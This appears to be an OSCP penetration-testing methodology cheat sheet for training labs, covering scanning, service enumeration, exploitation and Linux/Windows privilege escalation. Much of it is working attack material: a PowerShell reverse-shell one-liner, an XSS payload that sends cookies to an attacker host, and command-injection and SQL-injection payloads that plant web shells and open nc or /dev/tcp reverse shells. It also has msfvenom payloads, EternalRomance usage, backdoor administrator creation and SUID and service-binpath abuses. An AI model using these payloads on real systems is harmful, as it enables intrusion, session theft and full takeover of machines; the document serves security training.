OSCP Methodology

Introduction

About

The checklist aim to assist OSCP students with a baseline methodology for the labs and exam environments.

Checks

- Scanning
- Enumeration
- Exploitation
- Privilege Escalation
- Flags
- Post Exploitation

Quick Command Cheatsheet

Command	**Description**
Lsof -I Kill -9 **PID**	*Kill a specific service that you don't use anymore.*
rdesktop -g 90% **$IP**	*Remote desktop with screen area set to 90%.*
python -m SimpleHTTPServer 8000 certutil.exe -urlcache -split -f http://10.11.0.105:80/EX.exe certutil.exe -urlcache -split -f http://10.11.0.105:8000/ipsec.sh accesschk.txt certutil.exe -urlcache -split -f http://10.11.0.105:8000/icacls.exe icacls.exe certutil.exe -urlcache -split -f http://10.11.0.105:8000/nc.exe nc.exe	*Transfer files using Certutil. This has been my rock during the OSCP challenge. Host a webserver on your box, I've used python webserver. (http://carnal0wnage.attackresearch.com/2017/08/certutil-for-delivery-of-files.html)*

msfvenom -p windows/shell/reverse_tcp LHOST=10.11.0.105 LPORT=3333 -f asp > wireshell.asp **Within metasploit:** use exploit/multi/handler set payload sho/x86/shell/reverse_tcp set lhost 10.11.0.105 set lport 3333	*Multi/Handler example. Allowed during the exam.*
$client = New-Object System.Net.Sockets.TCPClient("10.10.XX.XX",77); $stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i); $sendback = (iex $data 2>&1 | Out-String); $sendback2 = $sendback + "PS " + (pwd).Path + "> "; $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2); $stream.Write($sendbyte,0,$sendbyte.Length); $stream.Flush()};$client.Close()	*Shell using powershell TCP one liner.*

Create cookie.js file.
 	
filevar img = document.createElement (“img”);
img.src = “http://youipaddress/ddos?” + escape(document.cookie);
document.body.appendChild(img);
 	
Copy to webserver and inject.
'">><script src="http://10.XX.XX.XX/cookie.js"></script>
	Stealing cookies using XSS.

Non OSCP machines

Some CTF machines you can practice on before taking the OSCP challenge.

- Kioptrix: Level 1
- Kioptrix: Level 1.1
- Kioptrix: Level 1.2
- Kioptrix: Level 1.3
- FristiLeaks: 1.3
- Stapler: 1

- PwnLab: init
- Pluck: 1
- W1R3S: 1.0.1
- Kioptrix: 2014
- Brainpan: 1 (Part 1 of BO is relevant to OSCP only)
- Mr-Robot: 1
- HackLAB: Vulnix
- VulnOS: 2
- SickOs: 1.2
- /dev/random: scream
- pWnOS: 2.0
- SkyTower: 1
- IMF
- Lord of the Root 1.0.1
- Tr0ll
- Pegasus
- SkyTower
- Metasploitable 3
- Devel, Optimum, Bastard, Grandpa and Blue from Hack The Box.

Scanning

- TCP
- UDP
- Other

- **TCP**

Command	**Description**
nmap -Pn -v -sS -A -T4 **XXIPXXX**	*Run standard nmap scan with services and timing set.*
nmap -Pn -sS --stats-every 3m --max-retries 1 --max-scan-delay 20 --defeat-rst-ratelimit -T4 -p1-65535 -oA **/root/Documents/XXXX XXIPXXX**	*Run full nmap scan for all ports and save results in folder. Note this scan is time consuming.*

- **UDP**

Command	**Description**
nmap -sU -sV -p- **XXIPXXX**	*Run standard nmap UDP scan with services detection.*
nmap -Pn --top-ports 1000 -sU --stats-every 3m --max-retries 1 -T3 -oA **/root/Documents/XXXX XXIPXXX**	*Run nmap UDP scan for top ports and save results in folder.*

- **Other**

Command	**Description**

#!/bin/bash
i="0"
while [$i -lt "255"]
do nslookup **10.11.1.$i 10.11.1.XX** | grep -v "NXDOMAIN" | grep name | cut -f1,3 -d" "
        i=$[$i+1]
done
	Enumerate all hostnames within a domain using DNS. Helpful to identify each PC name and their IP address within a network.

Enumeration

- 21 - FTP
- 80/8080 - HTTP/S
- 22 - SSH
- 445/139/135 - SMB
- 161 - SNMP
- 3306 - MySQL
- 1560 - ORACLE
- 111/139/334 - RPC
- Hausec checklist

21 - FTP

Command	**Description**
nmap –script ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221,tftp-enum -p 21 **$IP**	*Enumerate FTP using Nmap.*
FileZilla or Telnet	*Browse and try to connect using anonymous login e.g. User: Anonymous Pass: ano@*

80/8080 - HTTP/S

Web application hacking is crucial to the OSCP challenge and the short cheatsheet should be able to assist with identifying the most common vulnerabilities. It is important to note that understanding the application/functions within the web application is paramount to success. Use the source viewer, BURP/ZAP to understand how information flows. Identify plugin versions/code versions and look for vulnerabilities. Always revert back to the core of the function, how does it work and operate.

Command	**Description**
Firefox - View source / BURP Suite or ZAP Proxy	*Carefully observe the source code to understand the web application. Take down every possible version number and check for vulnerabilities. Look at HTTP*

	response headers *Google error messages, cookie names, version headers, password hashes*
Input the following at inputs to quick fuzz the application: ' xsstest </foo> ../../../../../../../../../../etc/passwd ..\..\..\..\..\..\..\..\..\..\boot.ini)))))))))) || ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & ;id ;echo 111111	*Do this manually or make use of a proxy such as BURP or ZAP and the intruder command.* *Refer to the following pages:* *https://resources.infosecinstitute.com/manually-web-application-penetration-testing-fuzzing/* *https://github.com/DanMcInerney/FuzzStrings* *https://www.blackhat.com/presentations/bh-dc-07/Sutton/Presentation/bh-dc-07-Sutton-up.pdf* *https://resources.infosecinstitute.com/fuzzing-sql-injection-burp-suite-intruder/*
php.ini values: register_globals allow_url allow_url_fopen allow_url_include	*Inspect the source code to identify LFI or RFI vulnerabilities. Does the php.ini include any of the mentioned values?* *http://www.hackingarticles.in/beginner-guide-file-inclusion-attack-lfirfi/*
nmap –p 443 --script ssl-heartbleed **XXIPXXX**	*Check for heartbleed vulnerability.*
gobuster -s "200,204,301,302,307,403,500" -w /usr/share/seclists/Discovery/Web_Content/common.txt -u **http://XXXX**	*Fuzz URLs with gobuster*
gobuster -s "200,204,301,302,307,403,500" -u **http://XXXX** -w [LIST]	*More fuzzing with gobuster based on output from first command (e.g IIS specific, cgi-bin, etc?)* *[LIST]* */root/Documents/SecLists-master/Discovery/Web-Content/iis.txt* */root/Documents/SecLists-master/Discovery/Web-Content/nginx.txt* */root/Documents/SecLists-master/Discovery/Web-Content/apache.txt*
parsero -u **http://XXXX**	*Use parsero to check robots.txt*
nikto -h **http://XXXX**	*Run Nikto to discover low hanging vulnerabilities within the web application.*
kadimus -u **http://XXXX/section.php?page=**	*Kadimus is a tool to check sites to lfi vulnerability , and also exploit it.* *(https://github.com/P0cL4bs/Kadimus)*

curl -i -X OPTIONS **http://XXXX** curl -X PUT -T "/path/to/file" "http://myputserver.com/puturl.tmp" curl -X MOVE --header "Destination:http://10.11.1.13/asp.asp" "http://10.11.1.13/asp.txt"	*Observe if the website allows PUT/COPY/MOVE requests. This can be manipulated to upload remote shells. The MOVE function can be used to bypass upload restrictions. (https://sushant747.gitbooks.io/total-oscp-guide/bypass_image_upload.html)*
curl -i **http://XXXX**	*Inspect the header using curl.*
nmap --script http-iis-webdav-scan -p80 **http://XXXX** nmap --script http-iis-webdav-vuln -p80 **http://XXXX** davtest -url **http://XXXX** cadaver **http://XXXX/[davpath]** *use copy with ;.txt to bypass restrictions*	*If WEBDAV is enabled (IIS server usually) then you could potentially upload a remote shell.*
cewl **http://XXXX** -m 3 -w words.txt	*Scrape the website using cewl. Current commant runs cewl and set the minimum characters to 3 using (-m). Once completed use to bruteforce passwords or run with gobuster.*
hydra **http://XXXX** http-form-post "/TARGETPATH/TARGETPAGE.php:user=^USER^&pass=^PASS^:Bad login" -L users.txt -P pass.txt • *1st field (before the 1st colon) = location of the target page* • *2nd field (before the 2nd colon) = user & password parameters* • *3rd field (after the 2nd colon) = page response on incorrect login attempt*	*Bruteforce a website login using the Hydra tool.*
Command injection shortcuts: “url -s --data "<?system('ls -la');?>" "**http://XXXXX/admin.php?IN_path=php://input%00**" curl -s --data "<?system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc **IP** 443 >/tmp/f');?>" "**http://XXXXX/admin.php?IN_path=php://input%00**" curl -s --data "<?php echo shell_exec("bash -i >& /dev/tcp/10.11.0.XX/443 0>&1 2>&1"); ?>" "**http://XXXXX/section.php?page=php://input%00**"	*If you can perform command injection, refer to the following guides:* *http://wg135.github.io/blog/2016/03/21/pentestlab-web-for-pentester-command-injection/* *https://www.gracefulsecurity.com/command-injection-the-good-the-bad-and-the-blind/* *The commands offer a good baseline to further attacks. Do you identify any parameters or inputs in the application that is similar?*

alias tb="(exec 3<>/dev/tcp/10.11.0.XX/53; cat >&3; cat <&3; exec 3<&-)"	
LFI Series 1: gobuster -w SecLists-5c9217fe8e930c41d128aacdc68cbce7ece96e4f/Fuzzing/LFI-JHADDIX.txt -u **http://testphp.vulnweb.com/artists.php?artist=**	*A file inclusion vulnerability is a type of web vulnerability that is most commonly found to affect web applications that rely on a scripting run time. Therefore it is critical to be able to pivot from a LFI vulnerability.* https://websec.wordpress.com/2010/02/22/exploiting-php-file-inclusion-overview/ *Make use of the LFI-JHADDIX fuzz list available at: https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/LFI-JHADDIX.txt*
LFI Series 2: **Linux:** /etc/passwd /var/log/mail/USER /var/log/apache2/access.log /proc/self/environ /var/log/auth.log **Windows:** %SYSTEMDRIVE%\boot.ini unattend.txt, unattend.xml, unattended.xml, sysprep.inf from %WINDIR%\Panther\ %SYSTEMDRIVE%\autoexec.bat	*Once a vulnerability is identified try to access the following files. Further refer to:* *http://pwnwiki.io/#!presence/windows/blind.md* *https://sushant747.gitbooks.io/total-oscp-guide/local_file_inclusion.html* *https://xapax.gitbooks.io/security/content/local_file_inclusion.html* *https://highon.coffee/blog/lfi-cheat-sheet/*
LFI - Log File Contamination 1. nv -nv $ip 80 <?php echo shell_exec($_GET['cmd']);?> 2. cmd= *is introduced into the php execution and now by including the logfile you can execute any command*	*If you can LFI to the log file, you might be able to contaminate it.* *https://www.aptive.co.uk/blog/local-file-inclusion-lfi-testing/*
Look for config files if: • Mambo • Joomla • Wordpress	*Refer to this guide:* *https://guif.re/webtesting*

• JBOSS	
SQL Injection: https://ip/index.php?page=job.php&job=-1)union select user() -- + https://ip//index.php?page=job.php&job=-1) union select all "<?php system($_REQUEST['cmd']); php?>" into outfile '/usr/local/nginx/html/shell.php' -- + https://ip//shell.php?cmd=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.23. 31",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' http://testphp.vulnweb.com/artists.php?artist=1’ #also try double quote ("") or a semicolon (;) http://testphp.vulnweb.com/artists.php?artist=1 order by 1 #2,3,4,5….. http://testphp.vulnweb.com/artists.php?artist=1 union select 1,2,3 http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3 http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,version(),current_user() http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 0,1 http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database() http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users' http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(uname),3 from users http://www.example.com/news.asp?id=2' or '1'='1 +-----------------------------+ | ' or 1=1 -- | | a' or 1=1 -- | | " or 1=1 -- | | a" or 1=1 -- |	*Note that sqlmap is restricted in the OSCP exam, therefore you have to be able to identify SQL injection manually. Make use of the following guides:* *http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet* *https://seclists.org/pen-test/2007/Dec/75*

| ' or 1=1 # | | " or 1=1 # | | or 1=1 -- | | ' or 'x'='x | | " or "x"="x | | ') or ('x'='x | | ") or ("x"="x | | ' or username LIKE '%admin% | +-----------------------------+ | USERNAME: ' or 1/* | | PASSWORD: */ =1 -- | +-----------------------------+ | USERNAME: admin' or 'a'='a | | PASSWORD: '# | +-----------------------------+	
https://jdow.io/blog/2018/03/18/web-application-penetration-testing-methodology/	*If you have not identified anything in the web application, enumerate other ports again. If you feel confident that the web application is the only entry point refer to the attached guide.*

22 - SSH

Command	**Description**	
nc **$IP** 22 telnet **$IP** 22	*Use nc and telnet to connect.*	
hydra -f -V -t 1 -C /usr/share/SecLists-5c9217fe8e930c41d128aacdc68cbce7ece96e4f/Passwords/Default-Credentials/ssh-betterdefaultpasslist.txt -s 22 **$IP** ssh	*Brute force for common username and passwords.*	
nmap -sV -sC **$IP**	*Check the SSH version to see if it is vulnerable to any exploits.*	
nmap -sV -p 80 --script http-shellshock --script-args uri=/cgi-bin/admin.cgi **$IP** curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable" bash -c id' http://10.xx.1.xx/cgi-bin/admin.cgi	*Shellshock?* *Attacks vector:* • *HTTP (CGI pages)* • *SSH (require auth)* • *DHCP (server)*	
Tunnelling or Port forwarding https://github.com/itsKindred/PortPush		

445/139/135 - SMB

Command	**Description**
perl '/root/smbenum/trans2root.pl' -t linx86 -H **$IP** -h **$IP**	*Port 139?* *Use trans2open (source https://www.exploit-db.com/exploits/10/)*
nmap -p445 --script smb-protocols **$IP** nmap -p445 --script smb-vuln-ms17-010 **$IP** python woraMS17-010.py **$IP**	*Eternal Blue vulnerability?* *Check the SMB version (must be v1).* *Check if the patch is missing.* *Exploit using* *https://github.com/worawit/MS17-010*
nmap **$IP** -sV -Pn -vv -p 139,445 --script=smb-vuln* --script-args=unsafe=1	*Nmap SMB scripts (get as much info from these as you can)*
nmblookup -A **$IP** enum4linux -a **$IP** rpcclient -U "" **$IP** • srvinfo • enumdomusers • getdompwinfo • querydominfo • netshareenum • netshareenumall smbclient -L **$IP** smbclient //**$IP**/tmp smbclient **$IP**\\ipc$ -U john smbclient //**$IP**/ipc$ -U john smbclient //**$IP**/admin$ -U john **Log in with shell:** winexe -U username //**$IP** "cmd.exe" --system	*Connect and enumerate shares (get as much info from these as you can)* *Look specifically for access to home folders with .ssh credentials.* *Look for access to upload reverse shells.*
smbclient '\\**$IP**\share' put nc.exe python eternalromance.py **$IP** "" "" "c:\\share\\nc -nv $my_ip 4445 -e cmd.exe"	*Windows vulnerable to Eternalromance exploit?*
nmap **$IP** --script=msrpc-enum	*Vulnerable to exploit/windows/dcerpc/ms03_026_dcom ?*

161 - SNMP

Command	**Description**
snmpwalk -c public -v1 **$IP** snmp-check **$IP** snmpcheck -t **$IP** -c public perl snmpenum.pl **$IP** public windows.txt **Common community strings:** • public • private • community	*SNMP Enumeration. I've mostly used snmp check.*
nmap -vv -sV -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes **$IP**	*Nmap SNMP checks.*
nmap -sU -p 161 --script /usr/share/nmap/scripts/snmp-win32-users.nse **$IP**	*Enumerate windows users via SNMP.*

3306 - MySQL

Command	**Description**
nmap -sV -Pn -vv **$IP** -p 3306 --script mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122	*Nmap enumeration for MySQL.*
https://infamoussyn.wordpress.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/	*Brilliant guide is here. Too long to post.*

1521/1560 - ORACLE

Command	**Description**
tnscmd10g version -h **$IP**	*E* *numerate oracle TNS.*
nmap --script=oracle-sid-brute **$IP** nmap --script=oracle-brute **$IP**	*Brute force user accounts and SID.* *Check for default credentials.* *(https://github.com/fuzzdb-project/fuzzdb/tree/master/wordlists-user-passwd/oracle)*

111/139/334 - RPC

Command	Description
rpcinfo –p **$IP**	*Output RPC information.* *http://www.tutorialspoint.com/unix_commands/rpcinfo.htm*
enum4linux –a **$IP**	*Alternative to enum.exe. Brilliant tool. Look for open ports you can't see with nmap. Look for specific vulnerable services or default users.*

Hausec checklist

Command	Description
https://hausec.com/pentesting-cheatsheet/#_Toc475368980	*Follow the checklist for enumeration if the above fails.*

Exploitation

If you've performed proper enumeration you should be able to find exploits using searchsploit and exploitdb.

If you have modified an exploit, you should include:

- The modified exploit code
- The URL to the original exploit code
- The command used to generate any shellcode (if applicable)
- Highlighted changes you have made
- An explanation of why those changes were made

I have provided a template I use for exploits during the exam and labs.

Command	Description
https://superuser-ltd.github.io/2017/msfvenom-payloads/	*A list of MSFVenom one-liners are provided here.*
msfvenom -p cmd/unix/reverse_bash lhost=192.168.1.103 lport=1111 R	*Compile shell.*
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f asp > shell.asp	*Compile shell.*
msfvenom -p php/reverse_php LHOST=(IP Address) LPORT=4445 -f raw > shell.php	*Compile shell.*

msfvenom -p cmd/unix/reverse_netcat lhost=192.168.1.103 lport=2222 R	*Compile shell.*
msfvenom -p windows/shell_reverse_tcp -a x86 -f python --platform windows LHOST=<ip> LPORT=443 -b "\x00" EXITFUNC=thread --smallest -e x86/fnstenv_mov	*Compile shell.*
gcc -m32 -Wl,--hash-style=both 9542.c -o 9542	*Compile an exploit for older version.*
https://www.packtpub.com/mapt/book/networking_and_servers/9781786463166/9/ch09lvl1sec62/using-autorunscript-in-metasploit	*If script does not run long enough use Autorunscript to migrate to another process first. Default exit options of scripts are also important.*
https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/ https://pen-testing.sans.org/blog/2012/06/06/escaping-restricted-linux-shells	*Good outline on upgrading your shell to full TTYS.*

Exploit Template

Exploit used	
Source	
Modifications required	
Steps to obtain low level shell	

Privilege Escalation

The below guides will assist you in performing privilege escalation. Always note that you need to follow the template for exploit if you use any exploit. Train yourself in the habit of documenting your steps.

Linux

Command	**Description**

find . -name "config.php"
get the credentials
mysql -u root -p aCs2009offsec
use mysql;
select sys_exec("whoami");
select sys_eval('whoami');
	PHP and MySQL
	http://bernardodamele.blogspot.com/2009/01/command-execution-with-mysql-udf.html

1. Uname -a	*Kernel vulnerability. Don't have to use exploit suggester exploitdb works just as well. This was rare in most*

2. linux-exploit-suggester-2.pl -k <KERNEL_VERSION> gcc <spoilers> -o exploit -Wl,--hash-style=both gcc -m32 -Wl,--hash-style=both	*instances, in the lab you do get some with vulnerable kernels. The secret is to compile them correct as shown with the gcc commands.*
find / ! -path "*/proc/*" -perm -2 -type f -print 2>/dev/null	*World writable files.*
find / -perm -u=s -type f 2>/dev/null find / -perm -4000 -type f 2>/dev/null	*Suid misconfiguration.* ***Example programs:*** *nmap vim nano* *Binary with suid permission can be run by anyone, but when they are run they are run as root!* *Nmap example* *Nmap: $ nmap --interactive* *nmap> !sh* *https://www.pentestpartners.com/security-blog/exploiting-suid-executables/*
1. cat ~/.bash_history 2. cd ~ 3. grep -Eir "password|secret|sudo|<username>" * | less 4. cd /etc 5. grep -Eir "password|secret|sudo|<username>" * | less 6. cd /home 7. grep -Eir "password|secret|sudo|<username>" * | less 8. cd /var/www 9. grep -Eir "password|secret|sudo|<username>" * | less 10.find . -type f | xargs grep <SEARCHTERM>	*Search and grep for keywords in all files.*
sudo -l sudo find /bin -name nano -exec /bin/sh \;	*Sudo shell escapes.* 1. *Notice the list of programs that can run via sudo*

sudo awk 'BEGIN {system("/bin/sh")}' echo "os.execute('/bin/sh')" > shell.nse && sudo nmap --script=shell.nse sudo vim -c '!sh'	2. *Loof for any of these:* • *find* • *awk* • *nmap* • *vim* *If you have any of those proceed to exploit.*
1. cat /etc/exports 2. If “no_root_squash” option is defined for the “/tmp” export (or another export), use this method Exploitation Kali VM 1. Open command prompt and type: showmount -e [Linux VM IP Address] 2. In command prompt type: mkdir /tmp/1 3. In command prompt type: **mount -o rw,vers=2 [Linux VM IP Address]:/tmp /tmp/1** In command prompt type: **echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/1/x.c** 4. In command prompt type: **gcc /tmp/1/x.c -o /tmp/1/x** 5. In command prompt type: **chmod +s /tmp/1/x** Linux VM 1. In command prompt type: **/tmp/x** 2. In command prompt type: **id**	*Exploit misconfigured vulnerable NFS.* *http://www.hackingarticles.in/linux-privilege-escalation-using-misconfigured-nfs/*
s -aRl /etc/cron* | awk '$1 ~ /w.$/' 2>/dev/null cron.d cron.daily cron.deny cron.hourly cron.monthly cron.weekly crontab	*Cron (path)* *Use this if /etc/crontab has a PATH you have write to*

Linux VM 1. In command prompt type: cat /etc/crontab 2. From the output, notice the value of the “PATH” variable Exploitation Linux VM 1. In command prompt type: **echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/overwrite.sh** 2. In command prompt type: **chmod +x /home/user/overwrite.sh** 3. Wait 1 minute for the Bash script to execute. 4. In command prompt type: **/tmp/bash -p** 5. In command prompt type: **id**	
Linux VM 1. In command prompt type: **cat /etc/crontab** 2. From the output, notice the script “/usr/local/bin/compress.sh” 3. In command prompt type: **cat /usr/local/bin/compress.sh** 4. From the output, notice the wildcard (*) used by ‘tar’. Add checkpoint variables to tar: 1. **echo 'cp /bin/bash**	*Cron (Tar wildcard)* *Use this if /etc/crontab has a tar command (or other command that has a wildcard)*

/tmp/bash; chmod +s /tmp/bash' > /home/user/runme.sh 2. **touch /home/user/--checkpoint=1** 3. **touch /home/user/--checkpoint-action=exec=sh\ runme.sh** 4. Wait for script to execute 5. **/tmp/bash -p** **6. id**	
1. **echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' >> /usr/local/bin/overwrite.sh** 2. Wait for script to execute 3. **/tmp/bash -p** **4. id**	*Cron (file overwrite)* *Use this if /etc/crontab has a file that you have write permission to*
dpkg -l | grep -i exim (is version is below 4.86.2 ?) Is exim compiled with perl support? exim -bV -v | grep -i perl Does exim.conf contain “perl sartup” option? Use cve-2016-1531.sh	*Vulnerable exim.* *https://github.com/HackerFantastic/Public/blob/master/exploits/cve-2016-1531.sh*
uname -a env id cat /proc/version cat /etc/issue cat /etc/passwd cat /etc/group cat /etc/shadow cat /etc/hosts grep -vE "nologin" /etc/passwd	*Some manual enumeration within files.*

# Debian dpkg -l # CentOS, OpenSuse, Fedora, RHEL rpm -qa (CentOS / openSUSE) # OpenBSD, FreeBSD pkg_info	*Check vulnerable software. Use searchsploit or exploitdb. Sometimes github has an exploit as well.*
http://www.dankalia.com/tutor/01005/0100501004.htm	*Is there a punctuation '.' mark in the PATH.*
Check all home directories .ssh folders ls -la ~/.ssh/ find / -name "id_dsa*" -o -name "id_rsa*" -o -name "known_hosts" -o -name "authorized_hosts" -o -name "authorized_keys" 2>/dev/null |xargs -r ls -la	*Check for root SSH keys.*
ps aux | grep root ps aux | awk '{print $11}'|xargs -r ls -la 2>/dev/null |awk '!x[$0]++'	*View privileged services e.g. root that you might be able to exploit.*
https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_-_linux.html https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/	*I followed these guides when it failed.*

Windows

Command	**Description**
https://github.com/LennonCMJ/pentest_script/blob/master/WindowsPE.md	*Run the famous JollyKatz enumeration script. Work through the results. I prefer this as it's not as much of a information overload as the other enumeration scripts.*
http://rynudus.blogspot.com/2011/10/sql-ninja.html	*Does it run SQL?*
tasklist /fi "USERNAME ne NT AUTHORITY\SYSTEM" /fi "STATUS eq running"	*Any services running as SYSTEM?*
$username = 'user' $password = 'password'	*Powershell script to run-as*

$securePassword = ConvertTo-SecureString $password -AsPlainText -Force $credential = New-Object System.Management.Automation.PSCredential $username, $securePassword Start-Process **<your evil bizz here>** -Credential $credential	
\\REMOTE_HOST\SYSVOL\REMOTE_HOST\Policies\{POLICY_ID}\Machine\Preferences\ The following configuration files may be present: • Services\Services.xml • ScheduledTasks\ScheduledTasks.xml • Printers\Printers.xml • Drives\Drives.xml • DataSources\DataSources.xml	*If Windows > 2008 check the Group Policy Preferences.* *https://memorycorruption.org/windows/2018/07/29/Notes-On-Windows-Privilege-Escalation.html*
Potato.exe -ip 127.0.0.1 -cmd "net user tater Winter2016 /add && net localgroup administrators tater /add" -disable_exhaust true	*Check if the hot potato exploit can be used.* *https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-075* *https://github.com/breenmachine/RottenPotatoNG*
wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """ wmic service get name,displayname,startmode,pathname |findstr /i /v "C:\Windows\\" |findstr /i /v """ icacls "C:\Program Files (x86)\Privacyware"	*Check to exploit trusted service paths.* *1. List all unquoted service paths.* *2- Check folder permissions on results. Look for M (modify) o* *W (write) for current user.*
Check: accesschk.exe -uwcqv "Authenticated Users" c:\* /accepteula accesschk.exe -qwsu "Authenticated Users" c:\* sc qc <SERVICE_NAME>	*Check to exploit vulnerable services. Accesscheck will determine which service bin paths can be modified.* *Then we can use **sc qc** to determine the properties, you want t* *look for the following listed below.* ***Look for:*** • *SERVICE_CHANGE_CONFIG*

Exploit: sc config upnphost binpath= "net localgroup Administrators backdoora /add" depend= "" sc config upnphost obj= ".\LocalSystem" password= "" binpath= "net localgroup Administrators backdoora /add" sc config upnphost obj= ".\LocalSystem" password= ""	• *SERVICE_ALL_ACCESS* • *GENERIC_WRITE* • *GENERIC_ALL* • *WRITE_DAC* • *WRITE_OWNER* *https://www.gracefulsecurity.com/privesc-insecure-service-permissions/* *https://labs.mwrinfosecurity.com/assets/BlogFiles/mwri-windows-services-all-roads-lead-to-system-whitepaper.pdf*
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi -o rotten.msi msiexec /quiet /qn /i C:\Users\Steve.INFERNO\Downloads\rotten.msi	*Is always elevated installations enabled on the server? We can exploit that.* *First check the registry, both must be set to 1.* *Use MSFvenom to create msi exploit.*
for %a in ("%path:;=";"%") do accesschk.exe /accepteula -dqv "%~a"	*%PATH% exploit.*

/ What system are we connected to?
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
// Get the hostname and username (if available)
hostname
echo %username%
// Get users
net users
net user [username]
// Networking stuff
ipconfig /all
// Printer?
route print
// ARP-arific
arp -A
	Some manual enumeration.

```
// Active network connections
netstat -ano
// Firewall fun (Win XP SP2+ only)
netsh firewall show state
netsh firewall show config
// Scheduled tasks
schtasks /query /fo LIST /v
// Running processes to started services
tasklist /SVC
net start
// Driver madness
DRIVERQUERY
// WMIC fun (Win 7/8 -- XP requires admin)
wmic /?
# Use wmic_info script!
// WMIC: check patch level
wmic qfe get
Caption,Description,HotFixID,InstalledOn
// Search pathces for given patch
wmic qfe get
Caption,Description,HotFixID,InstalledOn |
findstr /C:"KB.." /C:"KB.."
// AlwaysInstallElevated fun
reg query HKLM\SOFTWARE\Policies\
Microsoft\Windows\Installer\
AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\
Microsoft\Windows\Installer\
AlwaysInstallElevated
// Other commands to run to hopefully get
what we need
dir /s *pass* == *cred* == *vnc* ==
*.config*
findstr /si password *.xml *.ini *.txt
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
// Service permissions
sc query
sc qc [service_name]
// Accesschk stuff
accesschk.exe /accepteula (always do this
first!!!!!)
accesschk.exe -ucqv [service_name] (requires
sysinternals accesschk!)
accesschk.exe -uwcqv "Authenticated Users"
* (won't yield anything on Win 8)
accesschk.exe -ucqv [service_name]
// Find all weak folder permissions per drive.
accesschk.exe -uwdqs Users c:\
accesschk.exe -uwdqs "Authenticated Users"
c:\
// Find all weak file permissions per drive.
```

accesschk.exe -uwqs Users c:\*.*
accesschk.exe -uwqs "Authenticated Users" c:\*.*
//Find services with unquoted service paths:
wmic service get name,displayname,pathname,startmode | findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """
// Binary planting
sc config [service_name] binpath= "C:\nc.exe -nv [RHOST] [RPORT] -e C:\WINDOWS\System32\cmd.exe"
sc config [service_name] obj= ".\LocalSystem" password= ""
sc qc [service_name] (to verify!)
net start [service_name]	

http://www.bhafsec.com/wiki/index.php/Windows_Privilege_Escalation https://github.com/AusJock/Privilege-Escalation/tree/master/Windows https://github.com/abatchy17/WindowsExploits	*Pre-compiled windows exploits.*
https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_windows.html http://hackingandsecurity.blogspot.com/2017/09/oscp-windows-priviledge-escalation.html https://www.sploitspren.com/2018-01-26-Windows-Privilege-Escalation-Guide/	*Some brilliant resources if the above fails.*

Dump

Use this to dump all the results for your priv escalation.

Local

Document the steps used to escalate to local access. Most instances you will be escalating to Root/Admin and not another local user.

Root/Admin

Document the steps used to escalate to root access. For exploits make use of the exploit template.

